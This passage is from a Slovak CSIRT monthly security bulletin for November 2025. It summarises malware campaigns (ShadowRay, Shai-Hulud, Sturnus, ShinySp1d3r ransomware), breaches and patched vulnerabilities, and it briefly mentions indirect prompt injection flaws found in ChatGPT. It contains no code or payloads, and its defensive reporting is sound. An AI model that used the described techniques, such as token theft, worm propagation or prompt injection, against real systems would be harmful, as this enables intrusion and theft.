halucinácia modelu, ktorá často viedla ku generovaniu neexistujúcich prihlasovacích údajov alebo nesprávnemu označeniu citlivých dát.

Aktér IRONERN440 zneužíva v ANYSCALE RAY na tvorbu samostatne sa propagujúceho botnetu SHADOWRAY

Výskumníci spoločnosti Oligo zachytili dve vlny útokov, v rámci ktorých útočníci zneužili zraniteľnosť CVE-2023-48022 v open source frameworku na tvorbu a škálovanie aplikácií AI a Python, Anyscale Ray, na vytváranie samostatne sa propagujúceho botnetu ShadowRay. Aktér Ironern440 zneužíva škodlivý obsah generovaný AI na kompromitáciu verejne dostupných inštancií Ray. Vytvoril škodlivé úlohy prostredníctvom rozhrania Jobs API, kde spúšťal príkazy a skripty v bash a python. Pri útokoch zneužíva orchestračné nástroje platformy na laterálne šírenie malvéru na uzly v clusteri. Primárnym cieľom je ťažba kryptomien a vytvorenie reverzných shellov, pričom zaznamenané boli aj exfiltrácia dát a zneužitie uzlov na realizáciu DDoS útokov. Na ťažbu Monero využíva XMRig, pričom blokuje iné kryptominery. Na realizáciu DDoS útokov využíva nástroj Sockstress. Výskumníci identifikovali vyše 230 000 verejne dostupných inštancií. Zatiaľ čo prvá vlna na distribúciu škodlivých payloadov zneužívala GitLab, druhá vlna zneužíva GitHub. Administrátori by mali aplikovať odporúčania výrobcu pre zabezpečenie a hardening inštancií a clusterov RAY.




VÝZNAMNÉ UDALOSTI VO SVETE



SCATTERED LAPSUS$ HUNTERS pripravujú službu ransomware-as-a-service SHINYSP1D3R


Hackerské skupiny ShinyHunters a Scattered Spider dokončujú ransomware-as-a-service (RaaS) platformu SHINYSP1D3R. Skupiny špecializované na prienik do systémov, exfiltráciu citlivých údajov a následné vydieranie obetí doteraz využívali šifrovač od skupín ALPHV/Blackcat, Qilin, RansomHub a Dragonforce. Prvé zmienky o príprave vlastnej RaaS zverejnili na svojom telegramovom kanáli ešte počas známej vlny útokov na systémy Salesforce a Jaguar Land Rover. Nový šifrovač mal byť nahratý do VirusTotal. Analýza zdrojového kódu ukazuje, že je celý šifrovač budovaný od nuly a nedochádza k recyklácii kódu uniknutých šifrovačov. Šifruje prostredníctvom algoritmu ChaCha20 s privátnym kľúčom chráneným prostredníctvom RSA-2048 a každý šifrovaný súbor má inú príponu. Následne do každého priečinka umiestni žiadosť o výkupné (ransomnote) a nastaví pozadie obrazovky. Na základe dostupných informácií budú okrem verzie pre Windows dostupné aj verzie pre Linux a ESXi. Skupina vyhlásila, že nebude útočiť na organizácie v zdravotníckom sektore, Rusko a štáty CIS.

Samovoľne sa šíriaci malvér SHAI-HULUD pokračuje v kompromitácii a zneužití NPM knižníc pre útoky na dodávateľský reťazec



Útočníci infikovali viac ako 500 npm balíčkov pomocou malvéru Shai-Hulud, ktorý sa zameriava na kradnutie citlivých vývojárskych a CI/CD tajomstiev (napr. tokenov GitHub, cloudových prístupových kľúčov). Po inštalácii napájaného balíčka sa spustí skript, ktorý vyhľadáva a odosiela tajomstvá (pomocou malvéru TruffleHog). Vytvára verejné repozitáre GitHub s názvom Shai-Hulud, kam ukladá údaje, a zároveň inštaluje GitHub Actions Workflows, ktoré tieto tajomstvá postupne exfiltrujú. Malvér sa navyše správa ako červ. Ak v prostredí nájde ďalšie npm tokeny, automaticky infikuje balíčky, ku ktorým má prístup, a infikované ich republikuje. Podľa StepSecurity sú konkrétne zasiahnuté balíčky @zapier/zapier-sdk, zapier-platform-core, zapier-platform-cli, @zapier/secret-scrubber a iné. Ďalšie zdroje uvádzajú, že balíčky PostHog (napr. posthog-node) a Postman (napr. @postman/node-keytar, pm-bin-linux-x64) sú tiež kompromitované. Bezpečnostní experti odporúčajú okamžite preinštalovať verzie, rotovať všetky citlivé kľúče (GitHub, cloudové platformy, npm) a v CI vypnúť udalosti postinštalačných skriptov.

VÝZNAMNÉ UDALOSTI VO SVETE




CLOUDFLARE 18. novembra 2025 zaznamenal globálny výpadok služieb

Spoločnosť Cloudflare zažila rozsiahly globálny výpadok, ktorý spôsobil nedostupnosť na strane servera pre mnoho používateľov a zasiahol aj jej používateľské rozhranie a rozhranie API. Po niekoľkých hodinách sa služby začali obnovovať a Cloudflare potvrdila, že počet chýb klesol a prevádzka sa vrátila do normálu. Problém bol spôsobený chybnou úpravou oprávnení databázového systému, ktorá spôsobila, že databázové dopyty vracali nesprávne výsledky do konfiguračného súboru používaného systémom Bot Management. Systém vygeneroval nadmerne veľký konfiguračný súbor, ktorý prekročil povolené limity pre veľkosť súboru, čo spôsobilo pád softvéru zodpovedného za smerovanie prevádzky. Jednalo sa o najhorší výpadok služieb Cloudflare od roku 2019.

Bankový trojan STURNUS pre Android pomocou služieb dostupnosti číta obsah správ

Nový trójsky kôň Sturnus pre Android kradne správy zo zabezpečených komunikačných aplikácií ako Signal, WhatsApp a Telegram. Využíva pri tom nastavenia prístupnosti (Accessibility) na čítanie obsahu, keď sa správy zobrazia na obrazovke po dešifrovaní. Okrem toho ovláda zariadenie cez VNC, zobrazuje falošné bankové obrazovky na krádež prihlasovacích údajov a zabraňuje svojmu odstráneniu zablokovaním odinštalácie. Infekciu šíri stiahnutie škodlivých súborov APK maskovaných ako legitímne aplikácie. Sturnus sa najviac vyskytuje v strednej a južnej Európe, pričom jeho architektúra umožňuje rozšírenie kampaní aj do iných regiónov.



GAINSIGHT potvrdili zneužitie uniknutých OAuth tokenov na kompromitáciu inštancií SALESFORCE

Spoločnosť Gainsight potvrdila, že SCATTERED LAPSUS$ HUNTERS úspešne zneužili uniknuté OAuth tokeny z jej aplikácií na kompromitáciu inštancií Salesforce ich používateľov. Na podozrivú aktivitu upozornila spoločnosť Salesforce, ktorá obratom zneplatnila všetok kryptografický materiál z produktov Gainsight a dočasne ich odstránila z ponúkaných integrácií. Podobné kroky pre izoláciu infraštruktúry boli vykonané aj zo strany Zendesk, Gong.Io, Hubspot a Google. Dostupné sú aj IOC, medzi ktorými je aj User-Agent reťazca "Salesforce-Mukti-Org-Fetcher/1.0" použitý v rámci kampane cielenej na Salesloft Drift. Používatelia by mali vykonať zmenu prihlasovacích údajov a kryptografického materiálu a preveriť všetky pripojené zariadenia a integrácie.

VÝZNAMNÉ UDALOSTI VO SVETE

Bezpečnostné firmy varujú pred rizikami sviatočných nákupov

Darktrace, Flashpoint, Forcepoint, Fortinet, Recorded Future a Zimperium v súvislosti s nákupnou horúčkou počas sviatočného obdobia zverejnili prehľad najčastejších hrozieb. Články pojednávajú o rôznych formách podvodov s tematikou Black Friday, zneužití QR kódov, darčekových kariet a zvýšenom množstve phishingových kampaní. Zachytený bol aj trend zneužitia AI na generovanie phishingového obsahu a rovnako aj reklám, ktoré majú obeť zaujať a zvýšiť pravdepodobnosť úspešnosti útoku. Útočníci sa na toto obdobie pripravujú, registrujú si domény obsahujúce špecifické kľúčové slová ako Christmas, Black Friday, Flash Sale a aktívne vyhľadávajú a kompromitujú zraniteľné alebo nesprávne nakonfigurované e-commerce systémy ako Adobe Magento, Oracle E-Business Suite, Wordpress Woocommerce a ďalšie. Odcudzené bankové a platobné údaje dokážu útočníci zneužiť krátko po ich získaní.

VÝZNAMNÉ UDALOSTI VO SVETE

- Hacker ukradol viac ako 120 miliónov USD z DeFi protokolu Balancer, keď priamo zneužil chybu v jeho verzii V2.
- Európske OČTK zadržali 9 páchateľov podozrivých z prevádzkovania podvodných investičných schém do kryptomien a prania špinavých peňazí.
- USA uvalili sankcie na 10 subjektov asociovaných s aktivitami severokórejského režimu.
- Telekomunikační operátori v UK uzatvorili strategickú dohodu s britskou vládou, v rámci ktorej sa do roka zaviazali implementovať technológie na blokovanie falšovania telefónnych čísel.
- Poľský CERT.PL zverejnil analýzu bankového trojana pre Android NGATE, ktorý bol zachytený v rámci kampane cielenej na používateľov poľských bánk.
- Austrálska tajná služba upozorňuje na zvýšené riziko útokov na kritickú infraštruktúru.
- Britská CAA upozorňuje na hrozbu dronových útokov na letiská.
- Severokórejskí hackeri stojaci za kampaňou Contagious Interview používajú úložiská JSON (napr. JSON Keeper, JSONsilo, npoint.io) na doručovanie malvéru.
- CTM360 zverejnila detailnú analýzu kampane HACKONCHAT zameranej na kompromitáciu používateľov WhatsApp.
- Britská tajná služba MI5 varuje pred kybernetickými aktivitami Číny.

ZÁVAŽNÉ ZRANITEĽNOSTI BEŽNÝCH SOFTVÉROVÝCH PRODUKTOV

Zraniteľnosti ChatGPT umožňovali únik citlivých údajov cez “indirect prompt injection”

Bezpečnostní výskumníci zo spoločnosti Tenable zverejnili informácie o siedmich zraniteľnostiach v systéme OpenAI ChatGPT, ktoré mohli útočníkom umožniť realizáciu tzv. indirect prompt injection útokov. Tieto útoky umožňujú získať prístup k citlivým informáciám používateľov prostredníctvom manipulácie vstupov, ktoré model následne spracováva.

Microsoft v balíku aktualizácií Patch Tuesday opravil 5 kritických a jednu aktívne zneužívanú zraniteľnosť

Spoločnosť Microsoft vydala v novembri 2025 balík opráv pre portfólio svojich produktov opravujúci 63 zraniteľností, z ktorých 5 spoločnosť označila ako kritické. Tieto umožňujú vzdialene vykonávať kód, získať citlivé informácie a eskalovať oprávnenia. Jedna vysoko závažná zraniteľnosť je aktívne zneužívaná a umožňuje eskalovať oprávnenia útočníka.

Zraniteľnosť v kontajneri runC umožňuje únik z izolovaného prostredia

Bezpečnostný výskumník zo spoločnosti SUSE objavil tri zraniteľnosti, ktoré umožňujú lokálnemu útočníkovi za určitých podmienok uniknúť z izolovaného prostredia softvérového kontajneru a získať administrátorské (root) oprávnenia v hostiteľskom systéme.

Zraniteľnosť modulu WordPress W3 Total Cache umožňuje vzdialené vykonanie príkazov PHP

Vývojári modulu WordPress W3 Total Cache vydali bezpečnostné aktualizácie, ktoré opravujú kritickú zraniteľnosť. CVE-2025-9501 možno zneužiť na vzdialené vykonanie PHP príkazov a získanie úplnej kontroly nad systémom.

ZÁVAŽNÉ ZRANITEĽNOSTI BEŽNÝCH SOFTVÉROVÝCH PRODUKTOV

Fortinet opravil 2 aktívne zneužívané zraniteľnosti vo WAF FortiWeb

Spoločnosť Fortinet vydala bezpečnostné aktualizácie svojho webového aplikačného firewallu FortiWeb, ktoré opravujú 2 aktívne zneužívané zero day zraniteľnosť. Zraniteľnosti s identifikátormi CVE-2025-64446 a CVE-2025-58034 možno zneužiť na získanie úplnej kontroly nad systémom.

ASUS opravil kritickú zraniteľnosť v routeroch série DSL

Spoločnosť ASUS vydala bezpečnostné aktualizácie firmvéru routerov série DSL, ktoré opravujú kritickú zraniteľnosť. CVE-2025-59367 možno zneužiť na získanie neoprávneného prístupu do systému a úplné narušenie dôvernosti, integrity a dostupnosti zariadenia.

Google opravil aktívne zneužívanú zero-day zraniteľnosť v prehliadači Chrome

Spoločnosť Google vydala bezpečnostné aktualizácie pre svoj webový prehliadač Chrome, ktoré opravujú 2 vysoko závažné zraniteľnosti, z čoho 1 je označená ako aktívne zneužívaná. CVE-2025-13223 by vzdialený neautentifikovaný útočník mohol zneužiť na vzdialené vykonanie kódu.

Microsoft v októbri ukončil podporu Exchange Server 2016 a 2019.

Spoločnosť Microsoft plánovane ukončila 14. októbra 2025 podporu pre Exchange Server verzie 2016 a 2019. Tieto produkty nebudú ďalej dostávať aktualizácie zabezpečenia, opravy chýb, technickú podporu a ani aktualizácie časových zón. Spoločnosť však od júla 2025 poskytuje verziu Exchange Server Subscription Edition (SE), ktorá umožňuje zachovať podporovaný lokálny mailový server Exchange.

MESAČNÍK ZRANITEĽNOSTÍ NOVEMBER 2025

VJ CSIRT pravidelne vydáva mesačný prehľad kritických zraniteľností.

https://csirt.sk/posts/2980.html